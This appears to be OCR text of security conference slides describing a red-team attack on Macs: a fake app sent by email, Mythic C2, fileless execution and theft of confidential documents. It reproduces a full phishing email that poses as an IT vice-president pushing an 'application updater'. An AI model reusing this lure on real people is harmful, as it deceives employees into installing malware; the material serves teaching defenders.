
1. Fake App via email
2. N/A (smash and grab)
3. Mythic C2
4. Steal Confidential Documents
5. Stay hidden

Mission Objectives


1. Fake App via email
2. N/A (smash and grab)
3. Mythic C2
4. Steal Confidential Documents
5. Fileless Execution

The **Attack**


QuickTime Player File Edit View Window Help
100%
Thu May 19 3:55 PM
BAK
MacBook Pro


QuickTime Player File Edit View Window Help
100% Thu May 19 3:55 PM
BAK
Hi Everyone –
As we all know, it is important to keep the software we run secure and up to date. We understand that taking the time to track and update all the applications you use can be a chore and not always top-of-mind.
JAMF NATION LIVE


As many of you have heard by now, in an effort to streamline this process, we are rolling out a convenient all in one application updater. Gone are the days when IT hijacks your machine for a forced application update.


QuickTime Player File Edit View Window Help
100%
Thu May 19 3:55 PM
BAK
You now have the freedom to run this single updater to manage all of your application updates when it's most convenient for you (IE not right before you have to get on a Zoom call 😬 sorry!)

Please download the application here

Thanks for doing your part to keep our customers and fellow BAMFs safe!

Alan Howchins
VP, IT & Facilities BAMF


Please download the application here
Thanks for doing your part to keep
our customers and fellow BAMFs safe!
Alan Howchins
VP, IT & Facilities BAMF

